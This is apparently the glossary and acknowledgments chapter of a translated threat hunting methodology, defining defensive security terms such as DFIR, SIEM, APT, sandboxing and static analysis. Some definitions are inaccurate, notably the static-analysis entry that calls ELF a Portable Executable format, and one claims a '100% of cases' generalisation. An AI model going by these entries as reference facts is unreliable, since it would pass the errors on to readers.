DFIR/Incident response: The process of response, containment, and eradication upon detection of a threat. DFIR stands for *Digital Forensics Incident Response*.

Digital forensics: Specialized scientific and analytical techniques to identify, preserve, analyze, and present valid data from a legal process. It helps to detect clues about computer attacks, information theft, conversations, or evidence.

Automagic systems: a nickname used by security analysts to describe tools that they do not know how they internally work or detect. For a tool to be dubbed "automagic", three essential requirements must be fit:

1. Manufacturer indicates that it can detect absolutely everything in its area of action.
2. That everything is carried out automatically by the tool.
3. That the analysts do not know how it works (intelligence) and the specific details of what it is looking for. These are only known by the manufacturer.

In 100% of cases, these tools are more fallible and, above all, evadable, than the manufacturer promises.

SIEM: **S**ecurity **I**nformation **E**vent **M**anagement combines the functions of a security information management (SIM) system, responsible for the long-term storage, analysis and communication of security data, and a security event management (SEM) system, responsible for real-time monitoring, event correlation, notifications, and console views of security information.

SOC/CSIRT: Security Operations Center/Computer Security Incident Response Team.

APT: **A**dvance **P**ersistent **T**hreat. A set of actions performed by an attacker to attack an environment in such a way that defensive systems are unable to detect it. For a threat to be considered an APT it must be able to remain undetected for long periods while performing all phases of an attack, especially the exfiltration of sensitive information. Usually, the attackers behind APT threats are states, organizations subcontracted by them or criminal groups with deep IT knowledge and specialties such as software development, system exploitation, evasion of security tools, access to highly protected or isolated environments, etc.

Ransomware: type of attack whose objective is to encrypt the victim's files so that only the attacker has access to them and then demand a ransom for them.

Obfuscation: process by which binary information is made unreadable to evade threat detection systems.

Retro-Hunting: retroactive search in past records to detect malicious activities that occurred and were not detected in the past.

Kill chain: it is a military concept related to the structure of an attack; it consists of identifying the target, sending the force to the target, deciding, and ordering to attack the target, and finally destroying the target.

OSINT: **O**pen **S**ource **INT**elligence. Public information exploitable by attackers or defenders in their work.

Shadow IT: security practice not approved or known in the organization that could pose a risk to the organization.

Triage: process by which a review of the information collected from a system, application, etc. is performed to catalog it and understand if there is any threat and its criticality. It is usually the first point of review in the investigation of infected assets within forensic processes and the second in Threat Hunting after the monitoring of events/logs.

Logging: process by which information about a given application, system or platform is stored.

Purple team: exchange of knowledge and techniques between attacking and defending teams to gain a better understanding of the knowledge, capabilities, and skills of the opposing team and to develop new methods by both teams. It usually takes the form of chats.

Sandboxing: analysis environment where samples are executed to analyze their behavior. All actions within the sandbox are monitored and recorded in a final report that is reviewed by the analyst after execution. Advanced malware is usually able to identify if the environment where it is running is a sandbox and take measures to evade detection.

Threat Models: document that identifies the information on how a threat or group works. It is composed of TTP and can be mapped to MITRE ATT&CK or Cyber Kill Chain.

Data Analytics: tool used for data analysis. These tools usually have more powerful languages than traditional SIEM tools and are specialized in data analysis, transformation, and presentation. They are usually based on SQL but with advanced functions to allow different types of analysis, combinations, and presentation of data. They are also used in business intelligence (B2B).

Static analysis (of files): process by which a certain file is analyzed without executing it.
Different tools can be used to verify its structure, composition or if there is a certain behavior or string in it.

Some types, such as PE (Portable Executable: EXE, ELF, etc.) and OLE (office documents) have specific analysis tools, although there are also tools suitable for all types, such as YARA.

# Chapter 24. Acknowledgments and license

This document would not have been possible without the collaboration of:

- ♠ Kosmokato - https://twitter.com/kosmokato
- ♠ Juan Luis Fernández Pérez
- ♠ Miguel Ángel Moya Berlanga
- ♠ Juan Manuel Pérez Refojos
- ♠ Alejandra Andrade Gilbert
- ♠ Beatriz Peñalba Pérez

Translated by:

- ♠ Kosmokato - https://twitter.com/kosmokato
- ♠ Cristóbal Martínez Martín
- ♠ Beatriz Peñalba Pérez
- ♠ OpenIA Chat GPT-4

We would also like to thank the entire security community that, thanks to the great content published in Threat Hunting, has allowed us to have a starting point and ideas from which to promote this methodology.

Thanks also to OpenAI and DALL-E 2, artificial intelligence with which the logo that opens this document has been generated.